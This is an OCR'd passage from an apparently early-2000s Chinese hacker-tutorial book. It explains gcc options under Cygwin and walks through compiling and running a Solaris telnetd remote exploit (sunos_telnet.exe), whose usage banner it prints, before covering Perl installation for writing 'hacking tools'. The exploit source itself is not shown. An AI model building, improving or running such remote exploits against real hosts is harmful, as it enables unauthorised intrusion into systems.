


图8

GCC的用法简介：

gcc [option | filename]...

其中option为gcc使用时的选项，而filename为欲以gcc处理的文件。

常用的选项：-c -S -E -o file -pipe -v -x language

-x language filename 设定文件所使用的语言，使后缀名无效，对以后的多个有效。

-c 只激活预处理，编译，和汇编，也就是他只把程序做成obj文件。

-S 只激活预处理和编译，就是指把文件编译成为汇编代码。

-E 只激活预处理，这个不生成文件，你需要把它重定向到一个输出文件里面。

-o 制定目标名称，缺省的时候，gcc编译出来的文件是a.out，很难听，改掉它，哈哈！

例子用法：**gcc -o hello.exe hello.c**

篇幅所限只介绍这些，详细的使用请读者自行查阅相关书籍。




图9

虽然有警告，但编译还是成功了，用ls命令查看一下，sunos_telnet.exe是否生成，呵呵，可执行文件sunos_telnet.exe顺利生成，如图10。




图10

图11

我们用一下看，在命令行输入．／**sunos_telnet.exe**。(记住在UNIX下运行当前目录文件要加“./)”，如图11，成功运行，是不是很酷啊！

而且Cygwin编译出来的EXE可执行程序，还可以直接在Windows下运行，不过需要cygwin1.dll动态连接库文件和编译出来的可执行程序放在同一目录下才行。cygwin1.dll文件在Cygwin的bin目录下有，如图12。




图12

我们在windows的cmd.exe下，运行一下看看，如图13。

比较一下，是不是和你以前下载别人现成编译好的sunos_telnet.exe一样！你有能力的话你还可以改进一下代码，重新编译。

```
命令提示符
卷的序列号是 3E10-09F9

C:\cygwin\home\Administrator 的目录

2003-11-02  13:02        <DIR>          .
2003-11-02  13:02        <DIR>          ..
2002-10-05  18:53             5,899 telnet.c
2003-11-02  14:48            28,917 sunos_telnet.exe
2002-02-26  08:16           769,352 cygwin1.dll
               3 个文件        804,168 字节
               2 个目录    115,699,712 可用字节

C:\cygwin\home\Administrator>sunos_telnet.exe
============================================================
Solaris 5.6 7 8 telnetd Remote exploit
Code by lion, Welcome to HUC website http://www.cnhonker.com

Usage: sunos_telnet.exe [-u user] [-p port] <-h host>

       -u: login username (default: bin), try "root" :)
       -p: port to use (default: 23)


C:\cygwin\home\Administrator>
```

图13

通过本节的学习，大家可能感觉到了Cygwin真是一个方便、强大的编程工具。祝愿大家以后能熟练的使用它来为自己编译程序，走上UNIX编程的道路。对于Gcc的具体用法在这里就不再讲叙，网上有很多教程，大家也可以用**gcc -help**来获得帮助。

第四节 Perl编译器打造黑客工具

一、安装Perl解释器

Perl语言是一门古老的语言，perl是英文Practical Extraction and Report Language的缩写，perl最早用于UNIX环境下的编程，后来被移植到了Windows平台上。它即具有高级语言（如C）的强大功能又具有象脚本语言一样的方便灵活性。

与脚本语言一样，Perl代码不需要编译器和链接器就可以运行。当然你也可以象高级语言一样，把它编译成可执行代码。正因为Perl语言的这种功能强大和语法灵活的特性，使得它倍受黑客们的亲赖，特别是编写一些短小的功能性程序（如：溢出工具等），更能显示出它的优势性。所以perl也是真正的黑客所必须要了解和撑握的一门语言之一，接下来的本章就给大家介绍这方面的内容，重点还是放在如何使用上面，不在具体语法的讲解。




图1

在Windows下要使用perl语言，需要安装perl语言解释器才行。下面我们开始进行安装，用的是现在最常用的ActivePerl-5.6.1.628.msi（在光盘有收录）。双击安文件，如图1，点“Next”，选择第一项“接受许可证协议”，点“Next”，选择好要安装的内容和路径。如图2。我们这里是把它安装在D:\Perl目录下，你也可以把它安装在其它地方，接点“Next”，继续点“Next”，点“install”。现在开始复制安装文件了，如图3，最后点“Finish”，就完成了整个安装过程。




图2




图3

二、解释执行Perl代码

现在我们可以进入d:\perl\bin可以看到perl的运行文件了，如何用Perl解释器来解释执行perl语言编写的程序呢，很简单，只要使用在命令行下输入：perl 程序代码。我们来运行一个测试程序：打印两句话，如图4。可以看到程序成功运行，说明perl工作正常。




图4

三、安装exe编译工具

接着我们来说说如何把perl语言编译成为可独立运行的可执行文件，因为总是用perl解释器来解释执行总是不那么方便，如果没有解释器就不能运行了。这就需要我们安装一个扩展的perl编译工具包PDK-5.1.0.msi(收录在光盘中)。下面我们来看如何安装。




图5




图6

双击PDK-5.1.0.msi，如图5，点“Next”，选择第一项“接受许可证协议”；接着再点击“Next”，选择好安装的项目和安装路径，如图6。再点“install”，会出现安装的文件复制进度条，等进度条完成后安装完程序，整个PDK-5.1.0.msi包的安装就完成，基本上和前面perl的安装差不多，但记住一定要先装perl解释器再安装PDK-5.1.0.msi包，否则会安装是不能进行的。




图7




图8

我们再进入d:\perl\bin目录，会发现多了不少的文件，如图7，这就是PDK-5.1.0.msi 扩展包安装进去的文件。其中的perlapp.exe可执行文件就是用来编译perl语言的编译器。我们来用一下看看，如图8。

